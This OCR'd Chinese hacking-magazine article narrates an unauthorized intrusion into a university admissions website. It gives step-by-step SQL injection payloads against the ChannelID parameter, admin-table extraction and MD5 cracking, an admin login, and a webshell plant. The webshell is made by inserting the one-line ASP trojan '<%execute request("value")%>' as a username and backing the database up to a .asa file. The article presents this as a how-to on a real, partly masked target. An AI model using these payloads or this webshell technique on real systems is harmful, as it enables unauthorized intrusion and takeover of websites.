


图6



自力更生，搞定My动力管理后台

天空一坏孩子

高考了，一位好哥们报考了我们武汉的一所很有名的农业高校，让我帮他看看学校情况怎样，我很乐意的接受了请求，于是也就有了本次的渗透（小编：我说这位同学，他是要你看看学校的情况如何，不是要你看学校网站的安全性如何的。唉，为这些无辜而受到伤害的网站默哀）。

1、构造“) and (1=1 ”语句

来到**农业大学（211工程的）的本科招生网，发现网站使用的是asp，但不知道是什么整站系统，不管那么多，先看看招生信息吧，来到了“本站公告”，进去看看，一点击，看到了一个很熟悉的东西http://zs.****.edu.cn/Announce.asp?ChannelID=1&ID=25，如图1。习惯性的在后面加了一个“'”，回车后，很可惜的返回了“类型不匹配：'Clng' ”的提示。

看来没有注入的可能性了，但也不要太绝望，还没有结束呢。我又在ChannelID=1后面也加了一个“'”，提交http://zs.***.edu.cn/Announce.asp?ChannelID=1'&ID=25，结果返回了如图2所示的提示。

没有仔细过滤呀，似乎可以注入，我继续提交http://zs.***.edu.cn/Announce.asp?ChannelID=1) and (&ID=25，再看一下返回结果，如图3。

顿时明朗了起来，看到了中间的那个“()”，嘿嘿，我知道怎么构造注入语句了，相信各位也能想到的，接着往下看吧。

根据以往的经验，首先要用1 = 1 判断。我将ChannelID=1改为ChannelID=1) and (1=1，也就是最终查询表达式语句会变为IsSelected=True and (ChannelID=0 or ChannelID=1) and (1=1) and (ShowType=0 or ShowType=1)(当然是成立的，如果没错的话，一定会正常返回的)。进行提交http://zs.***.edu.cn/Announce.asp?ChannelID=1) and (1=1 &ID=25，正常的返回了通告页面，如图4。

跟预料的情况一样，再将1=1改成1=2，进行提交http://zs.***.edu.cn/Announce.asp?ChannelID=1) and (1=2 &ID=25，返回的页面不同了，显示“没有通告或找不到指定的通告”，如图5。现在可以肯定存在注入漏洞了。

现在开始手工注入，好长时间没有练练手了（都是




图1





图2



Microsoft JET Database Engine 错误 '80040e14'

','，'!'，或 '0' 的使用非法。 在查询表达式 'IsSelected=True and (ChannelID=0 or ChannelID=1) () and (ShowType=0 or ShowType=1) and ID=

/Announce.asp，行 19

图3




图4

工具把我们这些菜鸟惯的）不过转眼一想，好像还没有哪种工具对内层的数据构造注入语句吧，后来我使用工具尝试着去猜解，也是可以的，要把后面的&id=25去掉，再构造成**http://zs.***.edu.cn/Announce.asp?ChannelID=1 ）and （ 1=1** 填到注入点地址。啊D注入工具是可以进行注入的，比手工快多了，大家可以自己去试试），把1=1改成我们的查询语句就行了，相信各位小菜都会吧，用了差不多二十分钟，得到了一个名为admin的表，三个列名分别是D、username、password，猜到的用户名是zxj，密码是经过md5加密的散列。

把密码直接交给cmd5进行在线查询吧，很幸运，查到了密码。来到管理入口http://zs.***.edu.cn/Admin_login.asp，填上用户名和密码，登录进去了，来到它的后台，如图6。




图5




图6

2、上传asp木马受挫

现在我才知道对方使用的是my动力管理系统，而且还很老的，是2004年的版本，我没有去找它的漏洞信息，而是直接开工去拿webshell。

最常规的思路是赶快找个地方，上传一匹asp木马，很快就找到了几个，但是不允许上传asp、asa、cer等之类的文件，只能上传图片文件。我马上想到了通过备份数据库的方法，先把木马改为图片格式的后缀传上去，然后来到备份数据的操作界面，竟然不需要源数据库地址，晕了，如图7。

第一感觉是不能备份小马，那怎么办呢？点了一下备份，成功备份，不过值得欣慰的是，备份的数据库是asa的后缀名。看到这儿，应该有点思路了吧。首先，我们可以插入一句话asp木马到数据库，再备份数据库，通过这个数据库不就可以得到webshell了吗？好了，马上开工，在“用户管理”栏目里添加一个管理员，用户名是**<%execute request("value")%>**，添加成功，然后备份数据库，备份路径为Databackup\2007-5-21.asa，使用蓝屏大叔的一句话木马客户端进行连接，路径是**http://zs.***.edu.cn/Databackup/2007-5-21.asa**，提交一匹大马上去，但是出错了，如图8，图9。

